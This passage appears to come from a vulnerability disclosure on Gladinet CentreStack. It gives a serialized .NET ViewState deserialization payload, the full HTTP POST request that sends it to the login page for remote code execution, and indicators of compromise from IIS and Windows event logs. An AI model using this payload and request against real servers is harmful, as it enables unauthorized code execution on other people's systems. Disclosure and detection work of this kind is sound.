%2FwEymAcAAQAAAP%2F%2F%2F%2F8BAAAAAAAAAAwCAAAAXk1pY3Jvc29mdC5Qb3dlclNoZWxsLkVkaXRvciwgVmVyc2lvbj0zLjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPTMxYmYzODU2YWQzNjRlMzUFAQAAAEJNaWNyb3NvZnQuVmlzdWFsU3R1ZGlvLlRleHQuRm9ybWF0dGluZy5UZXh0Rm9ybWF0dGluZ1J1blByb3BlcnRpZXMBAAAAD0ZvcmVncm91bmRCcnVzaAECAAAABgMAAAC6BTw%2FeG1sIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9InV0Zi0xNiI%2FPg0KPE9iamVjdERhdGFQcm92aWRlciBNZXRob2ROYW1lPSJTdGFydCIgSXNJbml0aWFsTG9hZEVuYWJsZWQ9IkZhbHNlIiB4bWxucz0iaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93aW5meC8yMDA2L3hhbWwvcHJlc2VudGF0aW9uIiB4bWxuczpzZD0iY2xyLW5hbWVzcGFjZTpTeXN0ZW0uRGlhZ25vc3RpY3M7YXNzZW1ibHk9U3lzdGVtIiB4bWxuczp4PSJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbCI%2BDQogIDxPYmplY3REYXRhUHJvdmlkZXIuT2JqZWN0SW5zdGFuY2U%2BDQogICAgPHNkOlByb2Nlc3M%2BDQogICAgICA8c2Q6UHJvY2Vzcy5TdGFydEluZm8%2BDQogICAgICAgIDxzZDpQcm9jZXNzU3RhcnRJbmZvIEFyZ3VtZW50cz0iL2Mgbm90ZXBhZC5leGUiIFN0YW5kYXJkRXJyb3JFbmNvZGluZz0ie3g6TnVsbH0iIFN0YW5kYXJkT3V0cHV0RW5jb2Rpbmc9Int4Ok51bGx9IiBVc2VyTmFtZT0iIiBQYXNzd29yZD0ie3g6TnVsbH0iIERvbWFpbj0iIiBMb2FkVXNlclByb2ZpbGU9IkZhbHNlIiBGaWxlTmFtZT0iY21kIiAvPg0KICAgICAgPC9zZDpQcm9jZXNzLlN0YXJ0SW5mbz4NCiAgICA8L3NkOlByb2Nlc3M%2BDQogIDwvT2JqZWN0RGF0YVByb3ZpZGVyLk9iamVjdEluc3RhbmNlPg0KPC9PYmplY3REYXRhUHJvdmlkZXI%2BCxw80YXK%2F4ztRyXkvck2jCDq2FLX
Using the payload generated by the above tool, we create a HTTP POST request to transmit the malicious .NET ViewState payload to the CentreStack server.
POST /portal/loginpage.aspx HTTP/2
Host: 192.168.86.50
Content-Type: application/x-www-form-urlencoded
Content-Length: 1343

__LASTFOCUS=&__VIEWSTATE=%2FwEymAcAAQAAAP%2F%2F%2F%2F8BAAAAAAAAAAwCAAAAXk1pY3Jvc29mdC5Qb3dlclNoZWxsLkVkaXRvciwgVmVyc2lvbj0zLjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPTMxYmYzODU2YWQzNjRlMzUFAQAAAEJNaWNyb3NvZnQuVmlzdWFsU3R1ZGlvLlRleHQuRm9ybWF0dGluZy5UZXh0Rm9ybWF0dGluZ1J1blByb3BlcnRpZXMBAAAAD0ZvcmVncm91bmRCcnVzaAECAAAABgMAAAC6BTw%2FeG1sIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9InV0Zi0xNiI%2FPg0KPE9iamVjdERhdGFQcm92aWRlciBNZXRob2ROYW1lPSJTdGFydCIgSXNJbml0aWFsTG9hZEVuYWJsZWQ9IkZhbHNlIiB4bWxucz0iaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93aW5meC8yMDA2L3hhbWwvcHJlc2VudGF0aW9uIiB4bWxuczpzZD0iY2xyLW5hbWVzcGFjZTpTeXN0ZW0uRGlhZ25vc3RpY3M7YXNzZW1ibHk9U3lzdGVtIiB4bWxuczp4PSJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbCI%2BDQogIDxPYmplY3REYXRhUHJvdmlkZXIuT2JqZWN0SW5zdGFuY2U%2BDQogICAgPHNkOlByb2Nlc3M%2BDQogICAgICA8c2Q6UHJvY2Vzcy5TdGFydEluZm8%2BDQogICAgICAgIDxzZDpQcm9jZXNzU3RhcnRJbmZvIEFyZ3VtZW50cz0iL2Mgbm90ZXBhZC5leGUiIFN0YW5kYXJkRXJyb3JFbmNvZGluZz0ie3g6TnVsbH0iIFN0YW5kYXJkT3V0cHV0RW5jb2Rpbmc9Int4Ok51bGx9IiBVc2VyTmFtZT0iIiBQYXNzd29yZD0ie3g6TnVsbH0iIERvbWFpbj0iIiBMb2FkVXNlclByb2ZpbGU9IkZhbHNlIiBGaWxlTmFtZT0iY21kIiAvPg0KICAgICAgPC9zZDpQcm9jZXNzLlN0YXJ0SW5mbz4NCiAgICA8L3NkOlByb2Nlc3M%2BDQogIDwvT2JqZWN0RGF0YVByb3ZpZGVyLk9iamVjdEluc3RhbmNlPg0KPC9PYmplY3REYXRhUHJvdmlkZXI%2BCxw80YXK%2F4ztRyXkvck2jCDq2FLX&__VIEWSTATEGENERATOR=3FE2630A
Inspecting the target server, we can see we have achieved RCE with the privileges of the IIS APPPOOL\portal user.

Given the attacker’s ability to access the root file system, other RCE strategies may also be possible.
IOC
The IIS log files located by default in C:\inetpub\logs\LogFiles\W3SVC1\ may contain references to the /management/MigrateDatabase.aspx or /management/AdminDatabase.aspx URI’s being accessed by a remote client, for example:
2025-07-08 10:36:23 192.168.86.50 GET /management/MigrateDatabase.aspx op=poll&_dc=1751970983543 443 - 192.168.86.35 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/138.0.0.0+Safari/537.36 https://192.168.86.50/management/MigrateDataBase.aspx 200 0 0 43The Windows Application event logs may contain a Web Event (Event ID 1316) for an invalid ViewState. For example the below event shows both the attackers IP address and the malicious .NET ViewState payload:
Event code: 4009
Event message: Viewstate verification failed. Reason: Viewstate was invalid.
Event time: 08/07/2025 04:55:11
Event time (UTC): 08/07/2025 11:55:11
Event ID: c4c9f173fd4042d6aa5815eea6ad2e01
Event sequence: 548
Event occurrence: 2
Event detail code: 50204

Application information:
    Application domain: /LM/W3SVC/1/ROOT/portal-1-133964442236467913
    Trust level: Full
    Application Virtual Path: /portal
    Application Path: C:\Program Files (x86)\Gladinet Cloud Enterprise\portal\
    Machine name: WIN-V51QNWO4G06

Process information:
    Process ID: 4312
    Process name: w3wp.exe
    Account name: IIS APPPOOL\portal

Request information:
    Request URL: https://192.168.86.50:443/portal/loginpage.aspx
    Request path: /portal/loginpage.aspx
    User host address: 192.168.86.35
    User:
    Is authenticated: False
    Authentication Type:
    Thread account name: IIS APPPOOL\portal

ViewStateException information:
    Exception message: Invalid viewstate.
    Client IP: 192.168.86.35
    Port: 15983
    User-Agent:
    PersistedState: /wEymAcAAQAAAP////8BAAAAAAAAAAwCAAAAXk1pY3Jvc29mdC5Qb3dlclNoZWxsLkVkaXRvciwgVmVyc2lvbj0zLjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPTMxYmYzODU2YWQzNjRlMzUFAQAAAEJNaWNyb3NvZnQuVmlzdWFsU3R1ZGlvLlRleHQuRm9ybWF0dGluZy5UZXh0Rm9ybWF0dGluZ1J1blByb3BlcnRpZXMBAAAAD0ZvcmVncm91bmRCcnVzaAECAAAABgMAAAC6BTw/eG1sIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9InV0Zi0xNiI/Pg0KPE9iamVjdERhdGFQcm92aWRlciBNZXRob2ROYW1lPSJTdGFydCIgSXNJbml0aWFsTG9hZEVuYWJsZWQ9IkZhbHNlIiB4bWxucz0iaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93aW5meC8yMDA2L3hhbWwvcHJlc2VudGF0aW9uIiB4bWxuczpzZD0iY2xyLW5hbWVzcGFjZTpTeXN0ZW0uRGlhZ25vc3RpY3M7YXNzZW1ibHk9U3lzdGVtIiB4bWxuczp4PSJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbCI+DQogIDxPYmplY3REYXRhUHJvdmlkZXIuT2JqZWN0SW5zdGFuY2U+DQogICAgPHNkOlByb2Nlc3M+DQogICAgICA8c2Q6UHJvY2Vzcy5TdGFydEluZm8+DQogICAgICAgIDxzZDpQcm9jZXNzU3RhcnRJbmZvIEFyZ3VtZW50cz0iL2Mgbm90ZXBhZC5leGUiIFN0YW5kYXJkRXJyb3JFbmNvZGluZz0ie3g6TnVsbH0iIFN0YW5kYXJkT3V0cHV0RW5jb2Rpbmc9Int4Ok51bGx9IiBVc2VyTmFtZT0iIiBQYXNzd29yZD0ie3g6TnVsbH0iIERvbWFpbj0iIiBMb2FkVXNlclByb2ZpbGU9IkZhbHNlIiBGaWxlTmFtZT0iY21kIiAvPg0KICAgICAgPC9zZDpQcm9jZXNzLlN0YXJ0SW5mbz4NCiAgICA8L3NkOlByb2Nlc3M+DQogIDwvT2JqZWN0RGF0YVByb3ZpZGVyLk9iamVjdEluc3RhbmNlPg0KPC9PYmplY3REYXRhUHJvdmlkZXI+Cxw80YXK/4ztRyXkvck2jCDq2FLX
    Referer:
    Path: /portal/loginpage.aspx

Custom event details: 





.png?width=3840&quality=75)
.png?width=3840&quality=75)